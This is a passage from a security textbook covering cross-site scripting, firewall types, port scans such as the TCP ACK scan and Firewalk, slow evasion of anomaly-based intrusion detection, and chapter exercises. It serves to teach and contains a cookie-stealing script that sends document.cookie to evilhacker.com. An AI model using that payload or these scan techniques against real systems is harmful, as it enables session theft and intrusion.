Cross-site scripting, or XSS, attacks are a form of code injection. That is, Trudy is able to get code of her choosing to execute on Alice's machine. In the case of XSS, Alice's browser will execute Trudy's evil Javascript code. We'll see more examples of code injection in Section 11.2.1 of Chapter 11, where we discuss buffer overflow attacks. Our discussion of XSS attacks will parallel the simplest examples in Kallin and Valbuena's excellent tutorial [62].

First, we note that although Javascript runs in a restricted environment, it still has access to most things used by the browser. For example, the browser manages cookies, so Javascript can access cookies, and since your browser can send HTTP requests, so can Javascript code. XSS attacks can be used for cookie theft and keystroke logging, among other attacks. But the question remains, how can Trudy possibly get Javascript code of her choosing to execute in Alice's browser?

Consider the server-side JavaScript

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

which is supposed to display comments on a Web page. Whoever wrote the code assumed that `latestComment` would be text. But a clever attacker like Trudy could enter "text" of the form

```
<script> [code] <script>
```

where the "[code]" represents valid JavaScript code. Then when Alice accesses this Webpage, her browser would receive the JavaScript

```
<html>
Latest comment:
<script> [code] </script>
</html>
```

which is certainly not what was expected.

Now, let's consider an example of such an attack. Suppose that Trudy wants to steal Alice's cookies. Consider the code

```
<script>
window.location='http://evilhacker.com/?
     cookie='+document.cookie
</script>
```

If Alice's browser executes this script, it will cause her browser to issue an HTTP request to Trudy's site, `evilhacker.com`, with Alice's cookie file attached to the request. When the request arrives at `evilhacker.com`, Trudy can easily parse the cookies from the request. But, why would Alice's browser execute this code? Recall the `latestComment` example, above—if Alice clicks on the link to obtain the latest comments from Trudy's website and `latestComment` actually contains the code above, then Alice's cookies will be sent to Trudy. This is known as a persistent XSS attack, since the attack code is resident on the `evilhacker.com` website.

While the attack described here is a threat, it requires that Alice browse Trudy's website at `evilhacker.com`. It would seem to be relatively easy to warn users that such a website might be evil and, in fact, this does happen. The good news for Trudy is that there exists another class of XSS attacks known as reflected XSS, which is harder to defend against. The details of reflected XSS attacks are explored in the homework. But from a high level, in such an attack, the malicious script code is embedded in a request that Alice makes to an innocent website. The evil code is "reflected" to Alice, causing her browser to generate a `GET` request to Trudy's `evilhacker.com`.

Note that in a reflected XSS attack, Alice clicks on a link, which has the effect of launching an attack on Alice. That is, Alice, in effect, attacks herself. This raises the question, why would Alice agree to attack herself? Trudy might suggest that Alice visit a particular link (containing the attack code), and Trudy could use a URL shortening service to disguise the true nature of the link from Alice.

8.4 Firewalls

Suppose that you want to meet with the chairperson of your local computer science department. First, you will probably need to contact the computer

science department secretary. If the secretary deems that a meeting is warranted, she will schedule it; otherwise, she will not. In this way, the secretary filters out many requests that would otherwise occupy the chair's valuable time.

A firewall acts a lot like a secretary for your network. The firewall examines requests for access to your network, and it decides whether they pass a reasonableness test. If so, they are allowed through, and, if not, they are refused entry.

If you want to meet the chair of the computer science department, the secretary does a certain level of filtering. On the other hand, if you want to meet the President of the United States,[5] the President's secretary will perform a much different level of filtering. This is somewhat analogous to firewalls, where some simple firewalls only filter out obviously bogus requests and other types of firewalls make a much greater effort to filter anything that might be suspicious.

A network firewall is typically placed between the internal network, which might be considered relatively safe,[6] and the external network (the Internet), which is known to be unsafe, as illustrated in Figure 8.7. The job of the firewall is to determine what to let into and out of the internal network. In this way, a firewall provides access control for the network.




Figure 8.7 Big picture of the role of a firewall

As with most of information security, for firewalls there is no standard terminology. But whatever you choose to call them, there are essentially three types of firewalls—marketing hype from firewall vendors not withstanding. Each type of firewall filters packets by examining the data up to a particular layer of the protocol stack.

We'll adopt the following terminology for the classification of firewalls:

- A packet filter is a firewall that operates at the network layer.
- A stateful packet filter is a firewall that lives at the transport layer.
- An application proxy is, as the name suggests, a firewall that operates at the application layer where it functions as a proxy.

[5] POTUS, that is.

[6] This is probably not a valid assumption. Estimates for the percentage of serious attacks conducted by insiders vary, but are often in excess of 50%.

8.4.1 Packet Filter

A packet filter firewall examines packets up to the network layer, as indicated in Figure 8.8. As a result, this type of firewall can only filter packets based on the information that is available at the network layer, or lower. The information at this layer includes the source and destination IP addresses, the source and destination ports, and the TCP flag bits (SYN, ACK, RST, etc.).[7] Such a firewall can filter packets based on ingress or egress, that is, it can have different filtering rules for incoming and outgoing packets.




Figure 8.8 Purview of a packet filter

The primary advantage of a packet filter is efficiency. Since packets only need to be processed up to the network layer and only header information is examined, the entire operation is inherently efficient. However, there are several disadvantages to the simple approach employed by a packet filter. First, the firewall has no concept of state, so each packet is treated independently of all others. In particular, a packet filter can't examine a TCP connection. We'll see in a moment that this is a serious limitation. In addition, a packet filter firewall is blind to application data, which is where viruses and other malware resides.

Packet filters are configured using access control lists, or ACLs. In this context, "ACL" has a completely different meaning than in Section 7.3.1. An example of a packet filter ACL appears in Table 8.2.

Table 8.2 Example ACL

Action	Source IP	Dest IP	Source Port	Dest Port	Protocol	Flag Bits
Allow	Inside	Outside	Any	80	HTTP	Any
Allow	Outside	Inside	80	>1023	HTTP	ACK
Deny	All	All	All	All	All	All

[7]Yes, we're cheating. TCP is part of the transport layer, so the TCP flag bits are not visible if we follow a strict definition of the network layer. Nevertheless, it's OK to cheat sometimes, especially in a security class.

The purpose of the ACL in Table 8.2 is to restrict incoming packets to Web responses, which should have source port 80. The ACL allows all outbound Web traffic, which should be destined for port 80. All other traffic is forbidden. Here we are assuming that the web server is using port 80, which is the well-known port for HTTP traffic.

How might Trudy take advantage of the inherent limitations of a packet filter firewall? Before we can answer this question, we need a couple of fun facts. Usually, a firewall (of any type) drops packets sent to most incoming ports. That is, the firewall filters out and drops packets that are trying to access services that should not be accessed. Because of this, the attacker, Trudy, wants to know which ports are open through the firewall, that is, which ports are allowing some traffic through. Obviously, these open ports are where Trudy wants to focus her attack. So, the first step in any attack on a firewall is usually a port scan, where Trudy tries to determine which ports are open through the firewall.

Now suppose Trudy wants to attack a network that is protected by a packet filter. How can Trudy conduct a port scan of the firewall? She could, for example, send a packet that has the ACK bit set, without the prior two steps of the TCP three-way handshake. Obviously, such a packet violates the TCP protocol, since the initial packet in any connection must have the SYN bit set. Since the packet filter has no concept of state, it will assume that this packet is part of an established connection and let it through—provided that it is sent to an open port. When this forged packet reaches a host on the internal network, the host will realize that there is a problem—since the packet is not part of an established connection—and respond with a RST packet, which is supposed to tell the sender to terminate the connection. While this process may seem harmless, it allows Trudy to scan for open ports through the firewall. That is, Trudy can send an initial packet to a specific port p, setting the ACK flag bit. If no response is received, then the firewall is not forwarding packets sent to port p. However, if a RST packet is received, then the packet was allowed through port p into the internal network. This elementary technique, which is known as a TCP ACK scan, is illustrated in Figure 8.9.




Figure 8.9 TCP ACK scan

From the ACK scan in Figure 8.9, Trudy has learned that port 1209 is open through the firewall. To prevent this attack, the firewall could remember existing TCP connections, so that it will know that the ACK scan packets are not part of any legitimate connection. Next, we'll discuss stateful packet filters, which keep track of connections and are therefore able to prevent this ACK scan attack.

8.4.2 Stateful Packet Filter

As the name implies, a stateful packet filter adds a concept of state to a packet filter firewall. This means that the firewall can keep track of TCP connections, and it can even remember UDP traffic as well. Conceptually, a stateful packet filter operates at the transport layer, since it is maintaining information about connections. This is illustrated in Figure 8.10.




Figure 8.10 Purview of a stateful packet filter

The primary advantage of a stateful packet filter is that, in addition to all of the features of a packet filter, it also keeps track of ongoing connections. This prevents many types of simpleminded attacks, such as the TCP ACK scan in Figure 8.9. The disadvantages of a stateful packet filter are that it cannot examine application data (which is where malware lives), and, all else being equal, it's slower than a packet filter firewall since significantly more work is required to remember than to forget.

8.4.3 Application Proxy

The dictionary definition of a proxy is someone who acts on your behalf. An application proxy firewall processes incoming packets all the way up to the application layer, as indicated in Figure 8.11. The firewall, acting on your behalf, is then able to verify that the packet appears to be legitimate (as with a stateful packet filter) and, in addition, that the actual data inside the packet is safe.

The primary advantage of an application proxy is that it has a complete view of connections and application data. Consequently, it can have as comprehensive of a view as the host itself could have. As a result, the application proxy is able to filter bad data at the application layer (such as malware) while also filtering evil packets. The disadvantage of an application proxy is speed




Figure 8.11 Purview of an application proxy

or, more precisely, the potential lack thereof. Since the firewall is processing packets to the application layer, examining the resulting data, maintaining state, etc., it is doing a great deal more work than packet filtering firewalls.

One interesting feature of an application proxy is that the incoming packet is destroyed and a new packet is created in its place when the data passes through the firewall. Although this might seem like a minor and insignificant point, it's actually a security feature. To see why creating a new packet is beneficial, we'll consider the tool known as `Firewalk`, which is designed to scan for open ports through a firewall. While the purpose of `Firewalk` is the same as the TCP ACK scan discussed above, the technique is completely different.

The time to live, or TTL, field in an IP packet header contains the number of hops that the packet will travel before it is terminated. When a packet is terminated due to the TTL field, an ICMP "time exceeded" error message is sent back to the source.[8]

Suppose that Trudy knows the IP address of the firewall, the IP address of one system on the inside network, and the number of hops to the firewall. Then she can send a packet to the IP address of the known host inside the firewall, with the TTL field set to one more than the number of hops to the firewall. Trudy sets the destination port of such a packet to p. If the firewall does not let data through on port p, there will be no response. If, on the other hand, the firewall does let data through on port p, Trudy will receive a "time exceeded" error message from the first router inside the firewall that receives the packet. Trudy can then repeat this process for different ports p to determine open ports through the firewall. This port scan is illustrated in Figure 8.12. `Firewalk` will succeed if the firewall is a packet filter or a stateful packet filter. However, `Firewalk` won't succeed if the firewall is an application proxy (see Problem 11).

The net effect of an application proxy is that it forces Trudy to talk to the proxy and convince it to forward her messages. Since the proxy is likely to be well configured and carefully managed—compared with a typical host—this may prove difficult.

[8]What happens to terminated packets? Of course, they die and go to packet heaven.




Figure 8.12 Firewalk

8.4.4 Defense in Depth

Finally, we consider a network configuration that includes several layers of protection. Figure 8.13 gives a schematic for a network that includes a packet filter firewall and an application proxy, as well as a demilitarized zone, or DMZ.




Figure 8.13 Defense in depth

The packet filter in Figure 8.13 is used to prevent common attacks on the systems in the DMZ. The systems in the DMZ are those that must be exposed to the outside world. These systems receive most of the outside traffic, so a simple packet filter is used for the sake of efficiency. The systems in the DMZ must be carefully maintained by the administrator since they are the most exposed to attack. If an attack succeeds on a system in the DMZ, the consequences for the company are likely to be annoying, but not life threatening, since the internal network is unaffected.

In Figure 8.13, an application proxy firewall sits between the internal network and the DMZ. This provides the strongest possible firewall protection

for the internal network. The amount of traffic into the internal network is likely to be relatively small, so an application proxy in this position will not create a bottleneck.

The architecture in Figure 8.13 is an example of defense in depth, which is a good security strategy in general—if one layer of the defense is breached, there are more layers that the attacker must overcome. If Trudy is skilled enough to break through one level, then she may have the necessary skill to penetrate other levels. But it's likely to take her some time to do so, and the longer it takes, the more time an administrator has to detect Trudy's attack in progress.

Regardless of the strength of the firewall (or firewalls), some attacks by outsiders will almost surely succeed. In addition, attacks by insiders are a serious threat and firewalls are of more limited value against such attacks. In any case, when an attack succeeds, we would like to detect it as soon as possible. This brings us to the topic of intrusion detection systems.

8.5 Intrusion Detection Systems

The primary focus of computer security tends to be intrusion prevention, where the goal is to keep the Trudys of the world out of your system or network. Authentication can be viewed as a means to prevent intrusions, and firewalls are certainly a form of intrusion prevention, as are most types of malware detection. Intrusion prevention is the information security analog of locking the doors on your car.

Even if you lock the doors on your car, it can get stolen. In information security, no matter how much effort you put into intrusion prevention, occasionally the bad guys will be successful and an intrusion will occur.

What should we do when intrusion prevention fails? In such cases, an intrusion detection system, or IDS, is your best friend. Ideally, such a system should be able to detect attacks before, during, and even after they occur.

The basic approach employed by any IDS is to look for "unusual" activity, where unusual might be narrowly defined (a signature) or more broadly defined (anomaly detection). In the distant past, an administrator would scan through log files looking for signs of unusual activity—automated intrusion detection is a natural outgrowth of manual log file analysis.

Like most topics in security, intrusion detection is currently an active research area. As with any relatively new technology, there are many claims in the field that have not been—and might never be—substantiated. At this point, it's far from clear how successful or useful some proposed IDS techniques will prove, particularly in the face of increasingly sophisticated attacks.

Before discussing the main threads in IDS, we mention in passing that intrusion response is a related topic of practical importance. That is, once

an intrusion is detected, we need to respond to it. In some cases we obtain specific information and a reasonable response is fairly obvious. For example, we might detect a password guessing attack aimed at a specific account, in which case we could respond by locking the account. However, it's not always so straightforward. We'll see below that in some cases, an IDS provides little specific information on the nature of an attack. In such cases, determining the proper response is not easy, as we may not be sure of relevant details of the attack. Here, we won't deal intrusion response to any significant degree.

Who are the intruders that an IDS is trying to detect? An intruder could be a hacker who got through your network defenses and is now launching an attack on the internal network, or even more insidious, the intrusion could be due to an evil insider, such as a disgruntled employee.

What sorts of attacks might an intruder launch? An intruder with limited skills (i.e., a "script kiddie") would likely attempt a well-known attack or a slight variation on such an attack. A more skilled attacker might be capable of launching a major variation on a well-known attack, or a little-known attack or an entirely new attack. Often, Trudy will simply use a breached system as a base from which to launch attacks on other systems.

Broadly speaking, there are two approaches to intrusion detection:

- Signature-based IDS detects attacks based on specific known signatures or patterns. This is analogous to signature-based malware detection, which we'll discuss in some detail in Chapter 11.
- Anomaly-based IDS attempts to define a baseline of normal behavior and provides a warning whenever the system strays too far from this baseline.

We have more to say about signature-based and anomaly-based intrusion detection below.

There are also two basic architectures for IDS:

- A host-based IDS applies its detection method to activity that occurs on hosts. These systems have the potential to detect attacks that are visible from hosts (e.g., escalation of privilege). Host-based systems have little or no view of network activities.
- A network-based IDS applies its detection methods to network traffic. These systems are designed to detect attacks such as denial of service, port scans, probes involving malformed packets, and so on. Such systems have some obvious overlap with firewalls. Network-based systems have little or no direct view of host-based attacks.

Of course, various combinations of these categories of IDS are possible. For example a host-based system could use both signature-based and anomal - based techniques, or a signature-based system might employ aspects of both host-based and network-based detection.

8.5.1 Signature-Based IDS

Failed login attempts may be indicative of a password cracking attack, so an IDS might consider "N failed login attempts in M seconds" as a pattern, or signature, of an attack. Then, anytime that N or more failed login attempts occur within M seconds, the IDS would issue a warning that a password cracking attack is suspected to be in progress.

If Trudy happens to know that Alice's IDS issues a warning whenever N or more failed logins occur within M seconds, then Trudy can safely guess $N-1$ passwords every M seconds. In this case, the signature detection would slow Trudy's password guessing attack, but it would not completely prevent the attack. Another concern with such a scheme is that N and M must be set so that the number of false alarms is not excessive.

Many techniques are used to make signature-based detection more robust, where the usual approach is to detect "almost" signatures. For example, if about N login attempts occur in about M seconds, then the system could warn of a possible password cracking attack, perhaps with a degree of confidence based on the number of attempts and the time interval. But it's not always easy to determine reasonable values for "about." Statistical analysis and heuristics are useful, but much care must be taken to minimize the false alarm rate. False alarms will quickly undermine confidence in any security system—like the boy who cried wolf, the security system that screams "attack" when none is present, will soon be ignored.

The advantages of signature-based detection include simplicity, efficiency, and an excellent ability to detect known attacks. Another major benefit is that the warning that is issued is specific, since the signature matches a specific attack pattern. With a specific warning, an administrator can quickly determine whether the suspected attack is real or a false alarm and, if it is real, appropriate measures can be taken.

The disadvantages of signature detection include the fact that the signature file must be current, the number of signatures may become large, and most importantly, the system can only detect known attacks. Even slight variations on known attack may be missed by signature-based systems.

Anomaly-based IDS attempts to overcome the shortcomings of signature-based schemes. In particular, anomaly-based schemes have the potential to detect previously unknown attacks. However, it is challenging to design an anomaly-based scheme that could reasonably claim to be a replacement for signature-based detection. Instead, anomaly-based systems tend to serve to supplement the performance of signature-based systems. That is, a signature scheme is used to detect the easy (known) attacks, with an anomaly system aimed at the more challenging (unknown) cases. With progress in deep learning and related topics, it is conceivable that anomaly-based detection will eventually supplant signature detection.

8.5.2 Anomaly-Based IDS

Anomaly-based IDSs look for unusual or abnormal behavior. There are several major challenges inherent in such an approach. First, we must determine what constitutes normal behavior for a system. Second, the definition of normal must adapt as system usage changes and evolves, otherwise the number of false alarms is likely to grow. Third, there are difficult statistical thresholding issues involved. For example, we must have a good idea of how far abnormal is away from normal.

Statistics are obviously necessary in the development of an anomaly-based IDS. Recall that the mean defines the statistical norm, while the variance gives us a way to measure the distribution of the data about the mean. The mean and variance together gives us a way to quantify abnormal behavior.

How can we measure normal system behavior? Whatever characteristics we decide to measure, we must take the measurements during times of representative behavior. In particular, we must not set the baseline measurements during an attack or else an attack will be considered normal. Measuring abnormal or, more precisely, determining how to separate normal variations in behavior from an attack, is an even more challenging problem. We'll consider abnormal to be synonymous with attack, although in reality there are other possible causes of abnormal behavior, which further complicates the situation.

Statistical discrimination techniques are used to separate normal from abnormal. Examples of such techniques include Bayesian analysis, hidden Markov models, support vector machines, and a wide variety of (deep) neural networks. Unfortunately, such are beyond the scope of our discussion here; for more information on these topics, your self-promoting author recommends the book [112], along with the supplemental material to be found on the website for that weighty tome.

Next, we'll consider two simplified examples of anomaly detection. The first example is simple, but not very realistic, whereas the second is slightly less simple and correspondingly more realistic.

Suppose that we monitor the use of the three commands

`open`, `read`, `close`.

We find that under normal use, Alice uses the series of commands

`open`, `read`, `close`, `open`, `open`, `read`, `close`.

For our statistic, we'll consider pairs of consecutive commands and try to devise a measure of normal behavior for Alice. From Alice's series of commands, we observe that, of the six possible ordered pairs or commands, four pairs appear to be normal for Alice, namely,

(`open`,`read`), (`read`,`close`), (`close`,`open`), (`open`,`open`),

while the other two pairs, namely,

$$(\texttt{read},\texttt{open}) \text{ and } (\texttt{close},\texttt{read})$$

are not normally used by Alice. We can use this observation to identify potentially unusual behavior by "Alice" that might indicate Trudy is posing as Alice. In real time, we can then monitor the use of these three commands by Alice. If the ratio of abnormal to normal pairs is "too high," we will warn the administrator that an attack may be in progress.

This simple anomaly detection scheme can be improved. For example, we could include the expected frequency of each normal pair in the calculation, and if the observed pairs differ significantly from the expected distribution, we would warn of a possible attack. We might try to further improve this anomaly detection scheme by using more than two consecutive commands, or by including more commands, or by including other user behavior in the model, or by using a more sophisticated statistical discrimination technique.

For a slightly more plausible anomaly detection scheme, let's focus on file access. Suppose that, over an extended period of time, Alice has accessed four files, F_0, F_1, F_2, F_3, at the rates H_0, H_1, H_2, H_3, respectively, where the observed values H_i are given in Table 8.3.

Table 8.3 Alice's initial file access rates

H_0	H_1	H_2	H_3
0.10	0.40	0.40	0.10

Now suppose that, over a recent time interval, Alice has accessed file F_i at the rate A_i, for $i = 0, 1, 2, 3$, as given in Table 8.4. Do Alice's recent file access rates represent normal use? To decide, we need some way to compare her long-term access rates to the current rates. To answer this question, we'll employ the statistic

$$S = (H_0 - A_0)^2 + (H_1 - A_1)^2 + (H_2 - A_2)^2 + (H_3 - A_3)^2, \tag{8.1}$$

where we define $S < 0.1$ as normal. In this example, we have

$$S = (0.1 - 0.1)^2 + (0.4 - 0.4)^2 + (0.4 - 0.3)^2 + (0.1 - 0.2)^2 = 0.02,$$

and we conclude that Alice's recent use is normal—at least according to this one statistic.

Alice's file access rates can be expected to vary over time, and we need to account for this in our IDS. We'll do so by updating Alice's long-term history values H_i according to the formula

$$H_i = 0.2 \cdot A_i + 0.8 \cdot H_i, \text{ for } i = 0, 1, 2, 3. \tag{8.2}$$

Table 8.4 Alice's recent file access rates

A_0	A_1	A_2	A_3
0.10	0.40	0.30	0.20

That is, we update the historical access rates based on a moving average that combines the previous values with the recently observed rates—the previous values are weighted at 80%, while the current values are weighted 20%. Using the data in Tables 8.3 and 8.4, we find that the updated values of H_0 and H_1 are unchanged, whereas

$$H_2 = 0.2 \cdot 0.3 + 0.8 \cdot 0.4 = 0.38 \text{ and } H_3 = 0.2 \cdot 0.2 + 0.8 \cdot 0.1 = 0.12.$$

These updated values appear in Table 8.5.

Table 8.5 Alice's updated file access rates

H_0	H_1	H_2	H_3
0.10	0.40	0.38	0.12

Suppose that over the next time interval, Alice's measured access rates are those given in Table 8.6. Then we compute the statistic S using the values in Tables 8.5 and 8.6 and the formula in equation (8.1) to find

$$S = (0.1 - 0.1)^2 + (0.4 - 0.3)^2 + (0.38 - 0.3)^2 + (0.12 - 0.3)^2 = 0.0488.$$

Since $S = 0.0488 < 0.1$ we again conclude that this is normal use for Alice.

Table 8.6 Alice's more recent file access rates

A_0	A_1	A_2	A_3
0.10	0.30	0.30	0.30

Again, we update Alice's long-term averages using the formula in (8.2) and the data in Tables 8.5 and 8.6. In this case, we obtain the results that appear in Table 8.7.

Comparing Alice's long-term file access rates in Table 8.3 with her long-term averages after two updates, as given in Table 8.7, we see that the rates have changed significantly over time. Again, our anomaly-based IDS must accounts for Alice's changing behavior; otherwise we will likely have a large number of false alarms—and a very annoyed system administrator. However, this updating also presents an opportunity for Trudy.

Table 8.7 Alice's second updated access rates

H_0	H_1	H_2	H_3
0.10	0.38	0.364	0.156

Since the H_i values slowly evolve to match Alice's behavior, Trudy can pose as Alice and remain undetected, provided she doesn't stray too far from Alice's usual behavior. But even more worrisome is the fact that Trudy can eventually convince the anomaly detection algorithm that her evil behavior is normal for Alice, provided Trudy has enough patience. For example, suppose that Trudy, posing as Alice, wants to always access file F_3. Then, initially, she can access file F_3 at a slightly higher rate than is normal for Alice. After the next update of the H_i values, Trudy will be able to access file F_3 at an even higher rate without triggering a warning from the anomaly detection software, and so on. By going slowly, Trudy will eventually convince the anomaly detector that it's normal for "Alice" to only access file F_3.

Note that $H_3 = 0.1$ in Table 8.3 and, two iterations later, $H_3 = 0.156$ in Table 8.7. These changes did not trigger a warning by the anomaly detector. Does this change represent a new usage pattern by Alice, or does it indicate an attempt by Trudy to trick the anomaly detector by going slow?

To make this anomaly detection scheme more robust, we should also incorporate the variance. In addition, we would certainly need to measure more than one statistic. If we measure several different statistics, we need to combine these in some way, and look for anomalies based on the combined statistic. This would provide a more comprehensive view of normal behavior and make it more difficult for Trudy, as she would need to approximate more of Alice's normal behavior. A similar—although much more sophisticated—approach is used in the NIDES IDS, which includes both anomaly-based and signature-based IDS approaches [123].

Robust anomaly detection is a difficult problem for a number of reasons. As previously noted, system usage and user behavior constantly evolve and, therefore, so must the anomaly detector. Without allowing for such changes in behavior, false alarms would soon overwhelm the administrator, who would quickly lose confidence in the system. But an evolving anomaly detector means that it's possible for Trudy to slowly convince the anomaly detector that an attack is normal.

Another fundamental issue with anomaly detection is that a warning of abnormal behavior may not provide any useful specific information to the administrator. A vague warning that the system may be under attack could make it difficult to take concrete action. In contrast, a signature-based IDS will provide the administrator with precise information about the nature of the suspected attack.

The primary potential advantage of anomaly detection is that there is a chance of detecting previously unknown attacks. It's also sometimes argued that anomaly detection can be more efficient than signature detection, particularly if the signature file is large.

Intrusion detection is an active area of research, where advances in data science, machine learning, deep learning, and big data—or whatever the preferred verbiage is this week—will surely have an impact. Only time will tell whether such advances will prove sufficient to swing the pendulum away from Trudy, and towards Alice and Bob.

8.6 Summary

In this chapter, we discussed networking basics from a security perspective, as well as the more advanced topics of firewalls and intrusion detection. Networking is a vast[9] and important topic. Tanenbaum [118] presents a good introduction to a wide range of networking topics, and his book is well suited for independent study. Another good introductory textbook on networking is Kurose and Ross [68]. A more detailed discussion of networking protocols can be found in [41]. If more details are needed than what is available in [41], you may have no choice but to consult the appropriate RFC.

8.7 Problems

1. Send a spoofed email to yourself.[10]
    a) In your submitted solution, include the content of the spoofed email, including the header information.
    b) Discuss whether the spoofed email message appears to be realistic. That is, would a person receiving such a spoofed email be likely to notice that it is not legitimate?
    c) What is it about the email system that makes it so easy to send spoofed email? How could the email system be modified so that it would be more difficult (ideally, impossible) to send spoofed email?
2. In Section 8.2, we discussed some of the crucial differences between stateless and stateful protocols.
    a) From a security perspective, what are the inherent strengths of stateless protocols, as compared to stateful protocols?
    b) From a security perspective, what are the inherent strengths of stateful protocols, as compared to stateless protocols?

[9] Your perpetually optimistic author is confident that this chapter has provided more than a half-vast introduction to networking.

[10] When your masochistic author assigns this problem, he changes it so that students send spoofed email to him. Furthermore, the students are asked not to identify themselves and they earn extra credit if they can trick your no-longer-so-gullible author into believing that the email is real.

3. Packet fragmentation is discussed in Section 8.2.4, where it is mentioned that overlapping fragments can be used in attacks.
   a) Provide a brief description of the IP "overlapping fragment attack" as discussed, for example, in RFC 1858.
   b) How could the overlapping fragment attack be prevented?
4. Suppose that we modify ARP so that it is stateful—we'll denote this stateful version of the protocol as SARP. In SARP, each request will be remembered by the requester, so that each reply messages can be matched to a specific request.
   a) Explain why SARP is immune to the ARP cache poisoning attack discussed in Section 8.2.5.
   b) We generally expect that stateful protocols are subject to denial of service (DoS) attacks. For example, recall the TCP three-way handshake. Since Bob must remember each SYN request from Trudy, it is easy for Trudy to conduct a DoS attack on Bob using TCP. In contrast, Bob himself makes the SARP requests for which he maintains state. Given that this is the case, is it possible for Trudy to conduct a DoS attack on Bob, based on the SARP protocol? Explain.
5. A 2007 attack on the DNS root servers is discussed at [57].
   a) Read the report [57] and write a brief summary.
   b) How were the attack packets successfully filtered?
6. The TCP 3-way handshake is discussed in Section 8.2.3.
   a) Outline a denial of service (DoS) attack that exploits the TCP 3-way handshake.
   b) Discuss possible defenses against the attack in part a), and discuss possible countermeasures that Trudy could use to circumvent your suggested defenses.
7. This problem deals with persistent cross-site scripting (XSS) attacks, which are discussed in Section 8.3.
   a) Draw a detailed diagram that illustrates a persistent XSS attack, where Trudy's website is at `evilhacker.com` and Alice, the victim, is at `victim.com`.
   b) Discuss defenses against persistent XSS attacks.
8. This problem deals with reflected cross-site scripting (XSS) attacks, which are mentioned in Section 8.3.
   a) Draw a detailed diagram illustrating a reflected XSS attack, where Trudy's website is at `evilhacker.com` and Alice, the victim, is at `victim.com`.
   b) Discuss defenses agains reflected XSS attacks.

9. In this chapter, we discussed three types of firewalls, namely, packet filter, stateful packet filter, and application proxy.
   a) At which layer of the Internet protocol stack does each of these firewalls operate?
   b) What information is available to each type of firewall?
   c) Briefly discuss one practical attack on each of these firewall types.
   d) Commercial firewalls seldom (if ever) use the terminology packet filter, stateful packet filter, or application proxy. Why do you think this is the case?
10. If a packet filter firewall does not allow reset (RST) packets out, then the TCP ACK scan described in the text will not succeed.
    a) What are some drawbacks to this approach?
    b) Could the TCP ACK scan attack be modified to work against such a system?
11. In this chapter we stated that the port scanning tool `Firewalk` will succeed if the firewall is a packet filter or a stateful packet filter, but it will fail if the firewall is an application proxy.
    a) Why is this the case? That is, why does `Firewalk` succeed when the firewall is a packet filter or stateful packet filter, but fail when the firewall is an application proxy?
    b) Is it possible to modify `Firewalk` so that it will work against an application proxy? If so, how? If not, why not?
12. Suppose that a packet filter firewall resets the TTL field to 255 for each packet that it allows through the firewall. Then the `Firewalk` port scanning tool described in this chapter will fail.
    a) Why does `Firewalk` fail in this case?
    b) Does this proposed solution create any problems?
    c) Could `Firewalk` be modified to work against such a firewall?
13. An application proxy firewall is able to scan all incoming application data for viruses. It would be more efficient to have each host scan the application data it receives for viruses, since this would effectively distribute the workload among the hosts. Why might it still be preferable to have the application proxy perform this function?
14. Suppose incoming packets are encrypted with a symmetric key that is known only to the sender and the intended recipient. Which types of firewall (packet filter, stateful packet filter, application proxy) will work with such packets and which will not? Justify your answers.
15. Suppose that packets sent between Alice and Bob are encrypted and integrity protected by Alice and Bob with a symmetric key known only to Alice and Bob.

a) Which fields of the IP header can be encrypted and which cannot?

b) Which fields of the IP header can be integrity protected and which cannot?

c) Which of the firewalls discussed in this chapter—packet filter, stateful packet filter, application proxy—will work in this case, assuming all IP header fields that can be integrity protected are integrity protected, and all IP header fields that can be encrypted are encrypted? Justify your answer.

16. Suppose that packets sent between Alice and Bob are encrypted and integrity protected by Alice's firewall and Bob's firewall with a symmetric key known only to Alice's firewall and Bob's firewall.

    a) Which fields of the IP header can be encrypted and which cannot?

    b) Which fields of the IP header can be integrity protected and which cannot?

    c) Which of the firewalls—packet filter, stateful packet filter, application proxy—will work in this case, assuming all IP header fields that can be integrity protected are integrity protected, and all IP header fields that can be encrypted are encrypted? Explain.

17. Defense in depth using firewalls is illustrated in Figure 8.13. List other security applications where defense in depth is a sensible strategy.

18. Broadly speaking, there are two distinct types of intrusion detection systems, namely, signature-based and anomaly-based.

